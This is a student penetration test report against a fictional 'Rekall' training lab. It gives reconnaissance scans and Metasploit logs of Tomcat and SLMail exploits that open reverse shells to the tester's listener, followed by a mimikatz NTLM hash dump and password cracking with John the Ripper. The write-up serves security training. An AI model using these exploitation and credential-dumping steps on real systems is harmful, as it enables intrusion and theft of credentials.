



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	TenSohst Security Inc.
Contact Name	Sephun Dabi
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	02/16/2024	Sephun Dabi	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The strengths have been identified that show some basic measures were taken to protect certain areas of Rekall's environment. We were unsuccessful in our attempts to execute certain attacks such as SQL injections. Some basic XSS exploits also required further exploitation in order to be successful, which showed that the web app had certain basic security measures in place.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- In our search for various vulnerabilities within Rekall's environment, we were able to identify various vulnerabilities that need to be addressed. In this report, we will go into detail on 7 highly severe/critical vulnerabilities that need immediate attention. In regards to the webapp, it is vulnerable to reflected and stored XSS scripting attacks. There was evidence of exposed open source data on the web app as well. This leaves the opportunity for data to be accessed easily along with the possibility to upload malicious scripts into Rekall's servers. On the Linux and Windows machines, vulnerabilities such as shellshock, Apache Tomcat Remote Code Execution, and SLMail pop3d were found. Several important credentials were discovered using Open source intelligence tools such as OSNIT have also revealed information like WHOIS data that can be exploited to do scans on the network and discover vulnerabilities. There were also many open ports discovered which are very essential for threat actors.

Executive Summary


[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A-Z summary of your assessment.]

Web App Vulnerabilities

- Reflected and Stored XSS Exploit:
 - Rekall's web app was the first focus of our vulnerability search. We were able to identify XSS vulnerabilities and implement a reflected XSS script on the welcome page for Rekall's web.



- On the comments section of the welcome page, we were able to identify a stored XSS vulnerability. This is something that can be exploited by hackers to store the host server with malicious scripts.



- Open Source Data Exposure
 - In our investigation we found WHOIS information for Rekall's website that gave us information such as the target website's IP Address. Open source intelligence tools (OSINT) can give key information, like the ones we found in our investigation, which can be very useful for threat actors.

Domain Profile

Registrar: Go Daddy, LLC
IANA ID: 146
URL: <https://www.godaddy.com/>
Whois Server: whois.godaddy.com
abuse@godaddy.com
(p) +14080505900

Registrar Status: autoRenewPeriod, clientDeleteProhibited, clientRenewProhibited, clientTransferProhibited, clientUpdateProhibited

Dates: 749 days old
Created on 2022-02-02
Expires on 2025-02-02
Updated on 2024-02-03

Name Servers: NS51.DOMAINCONTROL.COM (has 60,281,428 domains)
NS52.DOMAINCONTROL.COM (has 60,281,428 domains)

IP Address: 3.33.130.190 - 28.867.860 other sites hosted on this server

IP Location: New Jersey - Princeton - Amazon Technologies Inc.

ASN: AS16509 AMAZON-02, US (registered May 04, 2000)

IP History: 2 changes on 2 unique IP addresses over 2 years

Hosting History: 1 change on 2 unique name servers over 2 years

Whois Record (last updated on 2024-02-22)

```

Domain Name: TOTALREKALL.XYZ
Registry Domain ID: 0273189437-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com/
Updated Date: 2024-02-03T19:16:02Z
Creation Date: 2022-02-02T19:16:16:02Z
Registry Expiry Date: 2025-02-02T23:59:59:02Z
Registrar: GoDaddy.com, Inc.
Registrar IANA ID: 146
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: autoRenewPeriod https://icann.org/epp#autoRenewPeriod

```

Available TLDs

The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)

- TOTALREKALL.com [View Whois](#) [Buy Domain](#)
- TOTALREKALL.net [Buy Domain](#)
- TOTALREKALL.org [Buy Domain](#)
- TOTALREKALL.info [Buy Domain](#)
- TOTALREKALL.biz [Buy Domain](#)
- TOTALREKALL.us [Buy Domain](#)

Linux Vulnerabilities

- Open Source:
 - Moving on to the Linux OS, we began our vulnerability search by doing a crt.sh search on the Totalrekall's website. We also ran an aggressive nmap scan for the network and discovered that there are 5 hosts. This followed up with an aggressive nmap scan that showed that the host running Drupal is 192.168.13.13.

Certificates							Criteria		Type: Identity	Match: ILIKE	Search: 'totalekall.xyz'
	crt.ah.ID	Logged At	○	Not Before	Not After	Common Name	Matching Identities		Issuer Name		
9436388643	2023-05-20	2023-05-20	2024-05-18	www.totalekall.xyz	www.totalekall.xyz				C=US, ST=Arizona, L=Scottsdale, O=GoDaddy.com, Inc., OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2		
9426429394	2023-05-18	2023-05-18	2024-05-18	totalekall.xyz	totalekall.xyz				C=US, ST=Arizona, L=Scottsdale, O=GoDaddy.com, Inc., OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2		
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3	s7euwehd.totalekall.xyz	flag3	s7euwehd.totalekall.xyz		C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3	s7euwehd.totalekall.xyz	flag3	s7euwehd.totalekall.xyz		C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		
6095204253	2022-02-02	2022-02-02	2022-05-03	totalekall.xyz	www.totalekall.xyz	www.totalekall.xyz	www.totalekall.xyz		C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		
6095204153	2022-02-02	2022-02-02	2022-05-03	totalekall.xyz	totalekall.xyz	totalekall.xyz	totalekall.xyz		C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA		

```
[root@kali:~]# nmap 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-27 18:44 EST
Nmap scan report for 192.168.13.10
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config
MAC Address: 02:42:C0:A8:0D:0F (Unknown)

Nmap done: 256 IP addresses (5 hosts up) scanned in 19.47 seconds
```

```
TRACEROUTE
HOP RTT      ADDRESS
1  0.02 ms  192.168.13.12

Nmap scan report for 192.168.13.13
Host is up (0.000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|/_index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.61
Network Distance: 1 hop
```


- Apache Tomcat Remote Code Execution:

- The vulnerability search was targeted towards 192.168.13.10, one of the discovered host machines. Using metasploit, we searched various exploits that have Tomcat and JSP. We were able to successfully exploit an apache tomcat remote execution vulnerability and gain a Meterpreter shell.

```
[*] 192.168.13.10 - Command shell session 3 closed. Reason: User exit
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit
[*] Started reverse TCP handler on 172.25.155.201:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 4 opened (172.25.155.201:4444 → 192.168.13.10:54762 ) at 2024-02-24 00:18:16 -0500
cd /root
cat .flag7.txt
8ks6sbhss
```

- Shellshock :

- Another target host machine, 192.168.13.11, revealed a shellshock vulnerability that was exploitable. We were successful in our attempt to exploit this vulnerability and achieved a shell on the target machine.



The screenshot shows a terminal window with the title 'Reconnaissance' at the bottom. The window has a dark background with white text. It displays the contents of the '/etc/sudoers' file. The file starts with '# This file MUST be edited with the 'visudo' command as root.' and includes sections for Defaults, Host alias specification, User alias specification, Cmnd alias specification, User privilege specification, and Group alias specification. It ends with '# See sudoers(5) for more information on "#include" directives:' and '#includedir /etc/sudoers.d'. The terminal prompt is 'meterpreter >' followed by a redacted command line.

```
File Actions Edit View Help
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root      ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter > 
```

Windows Vulnerabilities

- FTP Anonymous Login
 - The aggressive nmap scan that was used to find the different host machines showed that the host IP address 172.22.117.20 had port 21 open. Further probing showed that port 21 (FTP) allowed anonymous access onto the FTP server.

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00093s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
|_ ftp-syst:
|_ SYST: UNIX emulated by FileZilla
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r-- 1 ftp ftp        32 Feb 13 23:06 flag3.txt

o                                     (root㉿kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp        32 Feb 15 13:55 flag3.txt
226 Transfer OK
ftp> get
(remote-file) flag3.txt
(local-file) flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (303.3981 kB/s)
ftp> exit
221 Goodbye

(roots㉿kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

- SLMail pop3d exploit
 - Reviewing the port scan results, it was noted that the SLMail service is running on SMTP port 25 and on POP3 port 110. This information allowed us to use metasploit and exploit the SLMail module, which granted a meterpreter shell.

```

root@Kali:~#
# nmap -A 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-24 14:39 EDT
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.0007s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
| ftp-syst:
|_ SVST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_r--r--r-- 1 ftp ftp      32 Feb 15 2022 flag3.txt
25/tcp    open  smtp         SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local. SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NO
OP QUIT
79/tcp   open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp   open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Restricted Content
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp  open  pop3w        SLMail pop3w
110/tcp  open  pop3         BVRP Software SLMAIL pop3d
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http     Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)

msf6 > search slmail
Matching Modules

# Name           Disclosure Date  Rank  Check  Description
-   exploit/windows/pop3/seattlelab_pass  2003-05-07  great  No   Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

Name      Current Setting  Required  Description
RHOSTS    172.22.117.20    yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT    110                 yes        The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
EXITFUNC  thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     172.22.117.20    yes        The listen address (an interface may be specified)
LPORT     4444               yes        The listen port

Exploit target:

Id  Name
0   Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
[*] Exploit set to run on 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 => 172.22.117.20:49786 ) at 2022-02-13 23:15:22 -0500

meterpreter > 

meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System

Mode          Size  Type  Last modified      Name
---          --   --   --          --
100666/rw-rw-rw- 32   fil   2022-02-13 23:18:53 -0500  flag4.txt
100666/rw-rw-rw- 3358  fil   2002-11-19 11:40:14 -0500  listrcrd.txt
100666/rw-rw-rw- 1845  fil   2022-02-01 10:14:19 -0500  maillog.000
100666/rw-rw-rw- 9683  fil   2022-02-13 19:57:33 -0500  maillog.001
100666/rw-rw-rw- 6542  fil   2022-02-13 23:15:20 -0500  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter > 

```

- Kiwi Credential Dump

- After compromising SLMail and gaining a Meterpreter shell, we were able to dump important credentials using a tool called Kiwi. The command used to pull username credentials and password hashes was `lsa_dump_sam`. Once the password hash was obtained, we were able to successfully crack the passwords.

```
meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam

User : Flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm - 0: 7c8a38104693d8cca74228f4b757129c
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Session completed.

(root㉿kali)-[~]
└─# john hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer! (?)
1g 0:00:00:00 DONE 2/3 (2022-02-13 23:52) 7.692g/s 23630p/s 23630c/s 23630C/s nina..minou
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Summary Vulnerability Overview

Vulnerability	Severity
Apache Tomcat Remote Code Execution Vulnerability	Critical
FTP Anonymous Login	Critical
Kiwi Credential Dump	High
Open Source Data Exposure	Medium
Reflected or Stored XSS Vulnerabilities on Web Pages	High
Shellshock Vulnerability	Critical
SLMail pop3d exploit	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	172.22.117.20 , 192.168.13.10 , 192.168.13.11 , 192.168.13.12 , 192.168.13.13 , 192.168.13.14, 192.168.14.35
Ports	21, 25, 79, 80, 106, 110

Exploitation Risk	Total
Critical	4
High	2
Medium	1
Low	0

Vulnerability Findings

Vulnerability 1	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Apache tomcat vulnerability was exploited, allowing remote access and code execution.
